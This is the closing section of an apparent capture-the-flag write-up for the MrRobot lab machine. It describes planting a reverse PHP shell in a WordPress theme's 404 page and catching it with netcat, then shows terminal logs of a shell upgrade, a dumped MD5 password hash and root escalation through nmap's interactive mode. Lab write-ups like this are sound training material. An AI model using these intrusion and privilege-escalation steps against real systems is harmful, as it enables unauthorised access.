
## 5. Exfiltrate the system.

Gained access to the Wordpress site. Tried to insert a fake script inside the plugins but was unsuccessful.

Gained access to the wordpress themes and inserted a reverse php-shell for the 404.php page. To gain access to the root directory.

Performed an nslookup and used netcat to connect to target IP 192.168.1.132 on port 1234

Exfiltrated the system and gained access to the user (robot) directory and captured the 2-of-2-key-flags.



```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~  
23:10:00 up 3:26, 0 users, load average: 0.01, 0.02, 0.05  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
/bin/sh: 0: can't access tty; job control turned off  
$ ls  
bin      dev      home     lib      lost+found  mnt      proc      run      srv      tmp      var  
boot     etc      initrd.img lib64     media      opt       root      sbin     sys      usr      vmlinuz  
$ python -c 'import pty; pty.spawn("/bin/sh")'  
$ ls  
ls  
bin      dev      home     lib      lost+found  mnt      proc      run      srv      tmp      var  
boot     etc      initrd.img lib64     media      opt       root      sbin     sys      usr      vmlinuz  
$ cd home  
cd home  
$ ls  
ls  
robot  
$ cd robot  
cd robot  
$ ls  
ls  
key-2-of-3.txt password.raw-md5  
$ cat password.raw-md5  
cat password.raw-md5  
robot:c3fcd3d76192e4007dfb496cca67e13b  
$
```



Last and final step, gaining access to the root directory for the MrRobot server.

Using the interactive nmap shell gained access to the root directory.  
Exfiltrated the system root directory and captured the 3-of-3-key-flag.

```
shashhh10@kali: ~  
$ cd root  
$ ls  
-su: cd: root: Permission denied  
$ ls  
ls  
-su: ls: event not found  
$ id  
id  
uid=1002(robot) gid=1002(robot) groups=1002(robot)  
$ nmap  
nmap  
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>  
Some Common Scan Types ('*' options require root privileges)  
* -SS TCP SYN stealth port scan (default if privileged (root))  
* -ST TCP connect() port scan (default for unprivileged users)  
* -SU UDP port scan  
* -SP ping scan (Find any reachable machines)  
* -sS, -sX, -sM Stealth SYN, Xmas, or Null scan (experts only)  
* -sV Version scan probes open ports determining service & app names/versions  
* -sR RPC scan (use with other scan types)  
Some Common Options (none are required, most can be combined):  
* -O Use TCP/IP fingerprinting to guess remote operating system  
* -p <range> ports to scan, Example range: 1-1024,1000,6060,31337  
* -F Only scans ports listed in nmap-services  
* -v Verbose. Its use is recommended. Use twice for greater effect.  
* -n Don't ping hosts (needed to scan www.microsoft.com and others)  
* -D <decoy host1,decoy2,...> Hide scan using many decoys  
* -6 scans via IPv6 rather than IPv4  
* -T <Paranoid|Stealthy|Polite|Normal|Aggressive|Insane> General timing policy  
* -R Never do DNS resolution/Always resolve (default: sometimes resolve)  
* -n/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>  
* -iL <inputfile> Get targets from file, Use '-' for stdin  
* -S <your_IP>/<device name> Specify source address or network interface  
* -i Interactive Go into interactive mode (then press h for help)  
Example: nmap -v -sS -O www.ny.com 192.168.0.0/16 192.88.98.*.*  
SEE THE MAIN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES  
$ nmap --interactive  
nmap --interactive  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode - press h <enter> for help  
nmap> ls  
ls  
# id  
id  
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)  
# ls  
ls  
bin dev home lib lost-found mnt proc run srv tmp var  
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz  
# cd root  
cd root  
# ls  
ls  
firstboot_done key-3-of-3.txt  
# cat key-3-of-3.txt  
cat key-3-of-3.txt  
94787d0e727c3dee1ee161b21670b4e4
```

-----\*End of CTF\*-----